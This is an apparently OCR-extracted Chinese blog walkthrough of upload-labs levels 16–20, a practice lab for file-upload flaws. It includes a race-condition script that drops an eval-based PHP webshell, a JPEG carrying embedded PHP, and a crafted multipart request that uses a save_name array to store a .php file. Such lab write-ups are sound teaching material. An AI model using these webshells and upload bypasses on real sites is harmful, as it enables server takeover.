
同上

pass-16


这一关图片被上传后被重新渲染，利用隐写将木马隐写到FFD9后会被去除，所以该方法不可以。下面的方法都有随机性，需要多尝试几次

采用网上的方法一https://github.com/fakhrizulkifli/Defeating-PHP-GD-imagecreatefromjpeg尝试了了几次都没有成功。

采用网上的方法二https://github.com/LandGrey/upload-labs-writeup尝试了几次最终成功



- 在此处写入了phpinfo()



- 查看上传处的图片，该语句保持不变

VT_琮午,n<?php phpiNFO();?>xF1CAN/ENQ蛔

pass-17

操作

- 利用竞争条件上传,上传文件，文件内容为

```
<?php
fputs(fopen('shell.php',w),'<?php @eval($_post["pass"]) ?>');
?>
```

- 上传文件的同时，利用脚本不断访问该文件

```
import requests
while 1:
    requests.get("http://192.168.89.130/upload-labs/upload/15.php")
```

- 最后上传目录下会生成shell.php文件，内容为<?php @eval($_post["pass"]) ?>

原理

- 查看源码，文件先通过move_uploaded_file进行保存，然后用in_array判断文件是否为图片类型，如果是就用rename进行重命名，如果不是，则使用unlink删除文件。所以可以利用这个时间差，当文件保存后，就不断访问该文件，使得它又生成一个shell.php，之后即使上传文件已经删除，shell.php仍然存在。

```
if(move_uploaded_file($temp_file, $upload_file)){
    if(in_array($file_ext,$ext_arr)){
         $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
         rename($upload_file, $img_path);
         $is_upload = true;
    }else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
        unlink($upload_file);
    }
}else{
    $msg = '上传出错！';
}
```

pass-18

不知为啥，这一关总是无法成功

pass-19

可以将保存名称后缀设置为. .，同六

可以设置为.

可以大写绕过

pass-20

操作

- 利用bp截断，上传20.jpg

- 将post提交的数据包改为

```
-----------------------------18538122926038
Content-Disposition: form-data; name="upload_file"; filename="20.jpg"
Content-Type: image/jpeg

<?php
phpinfo();
?>
-----------------------------18538122926038
Content-Disposition: form-data; name="save_name[0]"

upload-20.php
-----------------------------18538122926038
Content-Disposition: form-data; name="save_name[2]"

jpg
-----------------------------18538122926038
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------18538122926038--
```

原理

- 将源码复制到下面，利用注释进行分析

```
$is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])){
    //检查MIME
    $allow_type = array('image/jpeg','image/png','image/gif');
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){//这一步是检查上传的文件是否为规定的类型
        $msg = "禁止上传该类型文件!";
    }else{
        //检查文件名
        $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];//如果通
        if (!is_array($file)) {//因为我们都是填写了保存名称，即用post传递了save_name的值，所以这里判断我们填写的保
            $file = explode('.', strtolower($file));//不是一个数组就利用.对文件名进行分割
        }

        $ext = end($file);//数组最后一个值即文件后缀名给$ext
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix)) {//再一次进行判断是否为允许上传的类型
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1];//将数组count($file)-1的值给了$file_n
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $msg = "文件上传成功! ";
                $is_upload = true;
            } else {
                $msg = "文件上传失败! ";
            }
        }
    }
}else{
    $msg = "请选择要上传的文件! ";
}
```

- 通过以上分析，可以知道，它用end()读取最后数组最后一个值来进行过滤，又将\(file[count(\)file) - 1]的值拼接到数组第一个元素后后，所以可以上传save_name为一个数组，数组第一个元素为*.php，第二个元素为空，第三个元素为jpg。此时利用jpg通过判断，将空拼接到.php后文件仍为.php

最后

终于写完了，其中可能有很多错误不足的地方，还请指正

https://github.com/c0ny1/upload-labs里有两张很清晰的导图，详细地总结了靶机包含漏洞类型和如何对上传漏洞进行判断

也欢迎查看个人写的文件上传的一个小总结https://www.cnblogs.com/Qi-Lin/p/11297452.html

转载于:https://www.cnblogs.com/Qi-Lin/p/11296761.html